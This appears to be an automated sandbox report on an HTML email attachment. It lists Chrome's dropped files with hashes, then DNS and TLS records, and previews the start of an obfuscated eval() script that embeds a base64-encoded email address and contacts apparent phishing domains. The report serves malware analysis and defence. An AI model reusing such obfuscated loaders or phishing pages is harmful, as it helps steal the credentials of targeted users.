C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage\LOG.oldon (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	415
Entropy (8bit):	5.237877779036731
Encrypted:	false
SSDEEP:	12:oVva5KkkGHArAFUtprg/PR9I5f5KkkGHArfJ:o5a5KkkGgkgxs9Sf5KkkGgV
MD5:	B8E57BA05CB8E6548D9FEE84B78BE16C
SHA1:	19F514C069CEABFD4E8D33F493A4493CF1C1381B
SHA-256:	4C1D2942BB703F8A39736CAFE97432679E9EE56731940EAE41893DC7DB24879D
SHA-512:	26D8038A4804217A58854667C1AC734AC99F067688D0B44A590E1B48E06CD5356DF8F7D8754505360DC63A9D26D03F7C5BBF5A62FBC8D32D8A80A980E179E7B
Malicious:	false
Preview:	2021/08/03-23:56:46.138 d94 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\ def\Session Storage/MANIFEST-000001.2021/08/03-23:56:46.139 d94 Recovering log #3.2021/08/03-23:56:46.140 d94 Reusing old log C:\Users\user\AppData\Lo cal\Google\Chrome\User Data\Default\Storage\ext\nmmhkkegccagdldgiimedpiccmgmieda\def\Session Storage/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\000003.log

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	38
Entropy (8bit):	1.9837406708828553
Encrypted:	false
SSDEEP:	3:sgGg:st
MD5:	45A8ECA4E5C4A6B1395080C1B728B6C9
SHA1:	8A97BB0E599775D9A10C0FC53C4EDB29AA4CEB4E
SHA-256:	DB320AB28DFF27CDA0A7F87B82F2F8E61B3178A6DE8503753D76F1172D32E08E
SHA-512:	8EE91A3A1E77459273553F6A776C423A8EE95DB9DCFA897771814B7AD13FD84F06BB2B859F22B6DDA384B39EAA91F1819F170BABED6DA16BDBCF5BCB06CF21 24
Malicious:	false
Preview:	..F.....F.....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	321
Entropy (8bit):	5.2887871781821785
Encrypted:	false
SSDEEP:	6:mmR+m+q2PWXp+N23iKKdKpIFUtprRP5ZmwPrR9rEVkwOWXp+N23iKKdKa/WLJ:onva5KkmFUtpv/P7Y5f5KkaUJ
MD5:	AC7FC9C75878510C22BB0453D8DEF131
SHA1:	A3A8A8AD8347B1DA24CC8082E52DA9AC99D8712D
SHA-256:	3AD38D6AF13119560E5BD5491BAA27C6571D3E96BF2E1975C2884F21A375ACA3
SHA-512:	80D52F4564D543BE7D54591AF80DC06172BA7223615E490258A227A5E6D80DA57E13CCE4F33B6120BBBAAA45DDABAE6B48EE571D9AF20397E06938E384B59EA A
Malicious:	false
Preview:	2021/08/03-23:56:14.407 458 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/03-23:56:14.410 458 Recovering log #3.2021/08/03-23:56:14.417 458 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\L evelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.old.. (copy)

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB\LOG.old.. (copy)	
Size (bytes):	321
Entropy (8bit):	5.2887871781821785
Encrypted:	false
SSDEEP:	6:mmR+m+q2PWXp+N23iKKdKpIFUtprRP5ZmwPrR9rEVkwOWXp+N23iKKdKa/WLJ:onva5KkmFUtpv/P7Y5f5KkaUJ
MD5:	AC7FC9C75878510C22BB0453D8DEF131
SHA1:	A3A8A8AD8347B1DA24CC8082E52DA9AC99D8712D
SHA-256:	3AD38D6AF13119560E5BD5491BAA27C6571D3E96BF2E1975C2884F21A375ACA3
SHA-512:	80D52F4564D543BE7D54591AF80DC06172BA7223615E490258A227A5E6D80DA57E13CCE4F33B6120BBBAAA45DDABAE6B48EE571D9AF20397E06938E384B59EA A
Malicious:	false
Preview:	2021/08/03-23:56:14.407 458 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/MANIFEST-000001.2021/08/03-23:56:14.410 458 Recovering log #3.2021/08/03-23:56:14.417 458 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Data\LevelDB/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	399
Entropy (8bit):	5.397106665520276
Encrypted:	false
SSDEEP:	12:5gAVva5KkkOrsFUtppM9g/PpuAI5f5KkkOrzJ:KA5a5Kk+gI9oSf5Kkn
MD5:	4C197F099A0EF29E694039998B75E62B
SHA1:	8C5853EEB5AB8F44888C3DEB1773A1792617A06D
SHA-256:	5CAEAC858A4E3C5B09F3CCF542955C797A97581EE95E69AE0E65526A35C6D8D8
SHA-512:	D28DB21B7633503C0A38EB05A2CB368275DCE48CCACA829E560FF34679987CE5DF29579ABED6993E3E2F073F89FDD2225F8E90D7536105AB396C0B153377A3D
Malicious:	false
Preview:	2021/08/03-23:56:31.784 d94 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/03-23:56:31.785 d94 Recovering log #3.2021/08/03-23:56:31.786 d94 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm\LOG.old (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	399
Entropy (8bit):	5.397106665520276
Encrypted:	false
SSDEEP:	12:5gAVva5KkkOrsFUtppM9g/PpuAI5f5KkkOrzJ:KA5a5Kk+gI9oSf5Kkn
MD5:	4C197F099A0EF29E694039998B75E62B
SHA1:	8C5853EEB5AB8F44888C3DEB1773A1792617A06D
SHA-256:	5CAEAC858A4E3C5B09F3CCF542955C797A97581EE95E69AE0E65526A35C6D8D8
SHA-512:	D28DB21B7633503C0A38EB05A2CB368275DCE48CCACA829E560FF34679987CE5DF29579ABED6993E3E2F073F89FDD2225F8E90D7536105AB396C0B153377A3D
Malicious:	false
Preview:	2021/08/03-23:56:31.784 d94 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/MANIFEST-000001.2021/08/03-23:56:31.785 d94 Recovering log #3.2021/08/03-23:56:31.786 d94 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Sync Extension Settings\pkedcjkdefgpdelpbcmbmeomcjbeemfm/000003.log .

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\TransportSecurity.r (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1205
Entropy (8bit):	5.572943280907969
Encrypted:	false
SSDEEP:	24:YKnWswU8I6H0UhVsTG1KUerkq/HeUeXby2qUeXva7wUa2RUenHQ:YiVwU8I6UUhVseKUewqPeUer2UefEwU8
MD5:	2A2F312ED899273B801A0A6DA32CF8F0
SHA1:	3C9FDA1D265B0A64BAC7DCBD8C7BEDDC78808570
SHA-256:	AB2840671F7D2EF5592BAFF5B3535B755B29B73143524431622BB337EB7AE204
SHA-512:	13E36BDEDACF9B7835A3CAA761D39F1CA1BD3AED3CF996474A252E41F28855282323A0B330724275B2FC458E552408A87268B5B3E268EE93E37B6BEE68BBCC9 A
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\TransportSecurity.r (copy)	
Preview:	{"expect_ct":[],"sts":[{"expiry":1643840179.295245,"host":"E10e7Gwg5+phsYD4E8qNYFsQySXnIHPAfo4zloUPESc=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1628060179.29525},{"expiry":1633014077.350499,"host":"OuKlWsMW1dkkbI1X/oi6o0Y95ZNSWnSoeaIXAEYPlv4=","mode":"force-https","sts_include_subdomains":true,"sts_observed":1601478077.350503},{"expiry":1633014077.22511,"host":"nAuqgR4iEWti7SOdT3UHPl6rmZU/DeaIm38P2O2OkgA=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478077.225114},{"expiry":1633014092.4175,"host":"0J7rAWV0ouCFYJ9XrkDiKnAO1SshXJmLJE1SS3V8kDM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478092.417504},{"expiry":1633014091.91938,"host":"5EdUoB7YUY9zZV+2DkgVXgho8WUvp+D+6KpeUOhNQIM=","mode":"force-https","sts_include_subdomains":false,"sts_observed":1601478091.919383},{"expiry":1659596179.351485,"host":"8/RrMmQlCD2Gsp14wUCE1P8r7B2C5+yE0+g79IPyRsc=","mode":"force-https","sts_include_subdomains":false,"sts_obse

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Visited Links	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	24
Entropy (8bit):	3.7720552088742014
Encrypted:	false
SSDEEP:	3:u8+lb2gn:ClSg
MD5:	F716034D245C4FB96FFDC1F662E8DD00
SHA1:	1A421FF132A238BA7AAC870CA1420C425F4AE962
SHA-256:	D5B9DE7BEE1DF8298A76BAC0EAE1B2BDD48050FBFCF17D30FA015DF374D3B28B
SHA-512:	B2846034E8B9246903DA52C7BDE4121B5EF07F97EFC1855CF6C2638ADDC8B9BD223C5358CBC73674059ED2AEBAA758871437E2E81A116E2DB5891683C2EEA5 C
Malicious:	false
Preview:	......!..".....$.C..D..

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\a10930d0-2807-4cc3-92f2-80eb96187837.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5475
Entropy (8bit):	5.175839016540585
Encrypted:	false
SSDEEP:	96:nnC6qg9Id/JcKIoyok0JCKL8VbOTQVuwn:nnCk90cs4K6
MD5:	A853A3E89D26D34652605283E3A94CC9
SHA1:	F986AA2A62936C94682C6584502ED98FB4B5DACA
SHA-256:	77A9E99A1D51B630382068F6CD6E4EF83F338CB1C07C6D7C79F9664C8B0A1CB2
SHA-512:	2919AD64792EB12231514DFB0ED45D7249FCB0222F04503AFE3B0D1CF6E006D9CA08D2D8706A92BCED8885011393AB65E61405ABB065A17FD2A14B44D2169BC A
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272533774726309","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\c3ce17d2-317d-4224-9549-1af0a0c4e510.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	5501
Entropy (8bit):	5.178632011930395
Encrypted:	false
SSDEEP:	96:nnC6Tg9Id/JcKIoyok0JCKL8XbOTQVuwn:nnCH90cs4K4
MD5:	206B104B2F550150BCE4E7F9DE2C731B
SHA1:	6BD26F77DA9AE2933344FEAE43F1986081670A40
SHA-256:	44E5C779862F479930AD93F5A2560372FFC96353628ABBCD47EBC49A2500AAB1
SHA-512:	BF25D5702B9A0C5C044A7726F4567A6453CD49E84017BD2E636B8AC9A727AE1C821884BE17EE02A1D7328BD5DC1B178B95E09F8EE5262BE663084A572A99737
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272533774726309","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0","

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d2bb047d-3d94-43ee-b720-35dec5aba91c.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\d2bb047d-3d94-43ee-b720-35dec5aba91c.tmp	
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	2370
Entropy (8bit):	4.888514704085286
Encrypted:	false
SSDEEP:	48:Y2TntwCXGDHzMo6MsERLs1Tsn/ASRWmMpsoyKsB3zsiMHhYhbD:JTnOCXGDHzMo6oyrHmMTgvGOhH
MD5:	6BF470418F2374A18B63AEAE1B03D297
SHA1:	EC7072411EE1BED54F80A2E45120659436FFC5AD
SHA-256:	35D7B6D6A2F3A80571C4DFDF6CAEA60E7649295ACBFF0C4829962D8AE7C63EA9
SHA-512:	818B98C53AD0A9C2B96F1561E54285724CDC6A90FF00D47222DFA79CA0FF84C33CEF36116ADE090107544397D38B20C5F9E626112C21F165956CDD8C80911B95
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://aadcdn.msauth.net","supports_spdy":true},{"isolation":[],"server":"https://cdnjs.cloudflare.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expiration":"13275125779351382","port":443,"protocol_str":"quic"}],"isolation":[],"server":"https://accounts.google.com","supports_spdy":true},{"alternative_service":[{"a

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\000004.dbtmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0389
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\CURRENT. (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	16
Entropy (8bit):	3.2743974703476995
Encrypted:	false
SSDEEP:	3:1sjgWIV//Rv:1qIFJ
MD5:	6752A1D65B201C13B62EA44016EB221F
SHA1:	58ECF154D01A62233ED7FB494ACE3C3D4FFCE08B
SHA-256:	0861415CADA612EA5834D56E2CF1055D3E63979B69EB71D32AE9AE394D8306CD
SHA-512:	9CFD838D3FB570B44FC3461623AB2296123404C6C8F576B0DE0AABD9A6020840D4C9125EB679ED384170DBCAAC2FA30DC7FA9EE5B77D6DF7C344A0AA030E0389
Malicious:	false
Preview:	MANIFEST-000004.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.548264684808554
Encrypted:	false
SSDEEP:	3:tUK6HX+RvUjH3AG1Zmwv3lHX/gFKhVV8slHX/gFKhVWGv:mYvUTz1ZmwP2ggjVv2ggjtv
MD5:	36217830E09C334A10B0BCF6E22DFBF6
SHA1:	B9C79BE032BE02AA4D1D723B9904E4C21C8B068C
SHA-256:	385EBE32F73140A12F057B848FA9610BEF0F215B207421C2626AA28ADE31CF87
SHA-512:	212107C15F91024D0ECADED0BF101759A3BB0AF56EA4E4DDF7535A6CE427B4E23A69506B87C97B77C69866D804C91F12398DE40CDD11E578EC8D37B6B834D06
Malicious:	false

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\LOG	
Preview:	2021/08/03-23:56:29.040 1978 Recovering log #3.2021/08/03-23:56:29.125 1978 Delete type=0 #3.2021/08/03-23:56:29.125 1978 Delete type=3 #2.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\LOG.old2 (copy)	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	139
Entropy (8bit):	4.548264684808554
Encrypted:	false
SSDEEP:	3:tUK6HX+RvUjH3AG1Zmwv3IHX/gFKhVV8sIHX/gFKhVWGv:mYvUTz1ZmwP2ggjVv2ggjtv
MD5:	36217830E09C334A10B0BCF6E22DFBF6
SHA1:	B9C79BE032BE02AA4D1D723B9904E4C21C8B068C
SHA-256:	385EBE32F73140A12F057B848FA9610BEF0F215B207421C2626AA28ADE31CF87
SHA-512:	212107C15F91024D0ECADED0BF101759A3BB0AF56EA4E4DDF7535A6CE427B4E23A69506B87C97B77C69866D804C91F12398DE40CDD11E578EC8D37B6B834D06
Malicious:	false
Preview:	2021/08/03-23:56:29.040 1978 Recovering log #3.2021/08/03-23:56:29.125 1978 Delete type=0 #3.2021/08/03-23:56:29.125 1978 Delete type=3 #2.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\data_reduction_proxy_leveldb\MANIFEST-000004	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	MPEG-4 LOAS
Category:	dropped
Size (bytes):	50
Entropy (8bit):	5.028758439731456
Encrypted:	false
SSDEEP:	3:Ukk/vxQRDKIVmt+8jzn:oO7t8n
MD5:	031D6D1E28FE41A9BDCBD8A21DA92DF1
SHA1:	38CEE81CB035A60A23D6E045E5D72116F2A58683
SHA-256:	B51BC53F3C43A5B800A723623C4E56A836367D6E2787C57D71184DF5D24151DA
SHA-512:	E994CD3A8EE3E3CF6304C33DF5B7D6CC8207E0C08D568925AFA9D46D42F6F1A5BDD7261F0FD1FCDF4DF1A173EF4E159EE1DE8125E54EFEE488A1220CE85AF04
Malicious:	false
Preview:	V........leveldb.BytewiseComparator...#...........

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\f3b15353-c649-4aba-a3ab-5b0336426b24.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4879
Entropy (8bit):	4.958066901286535
Encrypted:	false
SSDEEP:	48:YcXUklSLklwHjvc2qA8qqTlYqlQKHoTw06tsH3CH3G/s8C1Nfct/9BhUJo3Khme2:nnC6HX9pcKIoyok0JCKL8VbOTQVuwn
MD5:	AB6ACB236DC1F9AB8829E3C747F1F5AD
SHA1:	110B911253CE97907FF3C34F62B7CCE8D839854A
SHA-256:	BB2052FAB5F5A2B5BE2F5BF585DE8CD7E747C54886FE27A48190C115FE5706F1
SHA-512:	5F89DCCDF10CB64489001BA50DDD7A2A0F093FA14584A28789AF7329576BDE395DAC0AAE3A26DFCBE47FC2CA30DE6B0E2167D7C19496F7C370CBE8D1B371187
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13272533774726309","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245951485614034","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"browser":{"default_browser_infobar_last_declined":"13245951692116406","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","7355378"],"daily_received_length":["0","0","0","0","0","0","0",

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata\LOG	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	335
Entropy (8bit):	5.231556528861888
Encrypted:	false
SSDEEP:	6:mkV2wQ+q2PWXp+N23iKKdKfrzAdIFUtppV/wgZmwPpV2SQVkwOWXp+N23iKKdKfa:5V2Iva5Kk9FUtppVx/PpV2F5f5Kk2J
MD5:	E75DE8CA54C4B3F55A96ED6BC4AEDC84

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata\LOG	
SHA1:	BCEC648982EF467A1C42EC1ADC839B47DFA5B81A
SHA-256:	E0A0E8CEDC6D1B364914AD47E70E86480DFEFD1D9F16E94C8C9DF0BAA9715772
SHA-512:	E8B5AAC937C02D8D04D2820AC100B1C077D6804F67090073C562BA2A5E8E73770908C3F43C9EBA433FA4020F802E5DEF5C45E6F3D11DD5C007EFC2779C809B9
Malicious:	false
Preview:	2021/08/03-23:56:30.676 6b8 Reusing MANIFEST C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/MANIFEST-000001.2021/08/03-23:56:30.677 6b8 Recovering log #3.2021/08/03-23:56:30.678 6b8 Reusing old log C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\shared_proto_db\metadata/000003.log .

Static File Info

General

File type:	HTML document, ASCII text, with very long lines, with no line terminators
Entropy (8bit):	5.537195265531414
TrID:	• HyperText Markup Language (13008/1) 61.90% • HTML Application (8008/1) 38.10%
File name:	ATT06605.HTM
File size:	27005
MD5:	909f772310c8f08d3e7cc376605ca71f
SHA1:	ec75bed2c67e54663f9bf18f2c6cd2fba8109256
SHA256:	c404bf465de5f6b52f1f4c374c9c5b257bdeeb1afc7b1e61a6bce06175db73bd
SHA512:	6e52b729394ae6b8b4bd6264726c6388ee7d91ac195aa13c2171b021fe9784c628d6797f48a8d885e7c0d48d267f5002ffb403ddf2899f4ed28206537059be43
SSDEEP:	768:Wh5YxtqY4yTgCplelgTzXj8RlQYAuUG7lD8ALGdjwr5KyKNsZF95:bTy7aAy2YycsTr
File Content Preview:	<script>var dxraw = "YWNjb3VudGluZ0Bicm1zb25saW5lLmNvbQ=="; eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[functio

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 23:56:19.101867914 CEST	192.168.2.3	8.8.8.8	0x1a5c	Standard query (0)	cdnjs.cloudflare.com	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:19.110071898 CEST	192.168.2.3	8.8.8.8	0xe974	Standard query (0)	j-dime.co.jp	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:19.111073971 CEST	192.168.2.3	8.8.8.8	0x7045	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:19.113913059 CEST	192.168.2.3	8.8.8.8	0xc781	Standard query (0)	accounts.google.com	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:19.143688917 CEST	192.168.2.3	8.8.8.8	0xf9c5	Standard query (0)	clients2.google.com	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:21.004134893 CEST	192.168.2.3	8.8.8.8	0x22a8	Standard query (0)	nadine-julitz.de	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:23.581290007 CEST	192.168.2.3	8.8.8.8	0x6acc	Standard query (0)	j-dime.co.jp	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:23.638817072 CEST	192.168.2.3	8.8.8.8	0xc53	Standard query (0)	aadcdn.msauth.net	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 23:56:30.331938028 CEST	192.168.2.3	8.8.8.8	0x7d71	Standard query (0)	clients2.google usercontent.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 23:56:19.142955065 CEST	8.8.8.8	192.168.2.3	0x1a5c	No error (0)	cdnjs.cloudflare.com		104.16.18.94	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:19.142955065 CEST	8.8.8.8	192.168.2.3	0x1a5c	No error (0)	cdnjs.cloudflare.com		104.16.19.94	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:19.147634029 CEST	8.8.8.8	192.168.2.3	0xc781	No error (0)	accounts.google.com		216.58.205.77	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:19.154299021 CEST	8.8.8.8	192.168.2.3	0x7045	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 23:56:19.185497046 CEST	8.8.8.8	192.168.2.3	0xf9c5	No error (0)	clients2.google.com	clients.l.google.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 23:56:19.185497046 CEST	8.8.8.8	192.168.2.3	0xf9c5	No error (0)	clients.l.google.com		216.58.208.174	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:19.386348009 CEST	8.8.8.8	192.168.2.3	0xe974	No error (0)	j-dime.co.jp		157.112.176.23	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:21.054852962 CEST	8.8.8.8	192.168.2.3	0x22a8	No error (0)	nadine-julitz.de		62.108.32.123	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:23.616487026 CEST	8.8.8.8	192.168.2.3	0x6acc	No error (0)	j-dime.co.jp		157.112.176.23	A (IP address)	IN (0x0001)
Aug 3, 2021 23:56:23.687223911 CEST	8.8.8.8	192.168.2.3	0xc53	No error (0)	aadcdn.msauth.net	aadcdnoriginwus2.azureedge.net		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 23:56:30.372318029 CEST	8.8.8.8	192.168.2.3	0x7d71	No error (0)	clients2.googleusercontent.com	googlehosted.l.googleusercontent.com		CNAME (Canonical name)	IN (0x0001)
Aug 3, 2021 23:56:30.372318029 CEST	8.8.8.8	192.168.2.3	0x7d71	No error (0)	googlehosted.l.googleusercontent.com		216.58.208.129	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Aug 3, 2021 23:56:21.155473948 CEST	62.108.32.123	443	192.168.2.3	49742	CN=nadine-julitz.de CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US	CN=R3, O=Let's Encrypt, C=US CN=ISRG Root X1, O=Internet Security Research Group, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Jul 10 12:44:30 CEST 2021 Fri Sep 04 02:00:00 CEST 2020 Wed Jan 20 20:14:03 CET 2021	Fri Oct 08 12:44:29 CEST 2021 Mon Sep 15 18:00:00 CEST 2025 Mon Sep 30 20:14:03 CEST 2024	771,4865-4866-4867-49195-49199-49196-49200-52393-52392-49171-49172-156-157-47-53,0-23-65281-10-11-35-16-5-13-18-51-45-43-27-21,29-23-24,0	b32309a26951912be7dba376398abc3b
